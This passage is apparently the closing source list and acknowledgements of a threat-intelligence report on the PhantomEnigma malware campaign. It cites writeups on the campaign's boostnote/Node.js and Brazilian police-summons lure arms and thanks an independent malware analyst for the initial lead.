- ANY.RUN Threat Intelligence, the PhantomEnigma boostnote/Node.js/DGA-arm writeup (hunt seed): the only source naming the boostnote/laravel.php arm.
- Ofício-PC arm: Polícia Civil SC public QR-summons alert; ANY.RUN agenteV2 blog.

Special Thanks

We would like to thank [Rifteyy](#), an [Independent Malware Analyst](#), for sharing an interesting lead that helped set this investigation in motion. The tip gave our researchers a valuable starting point for further analysis and validation.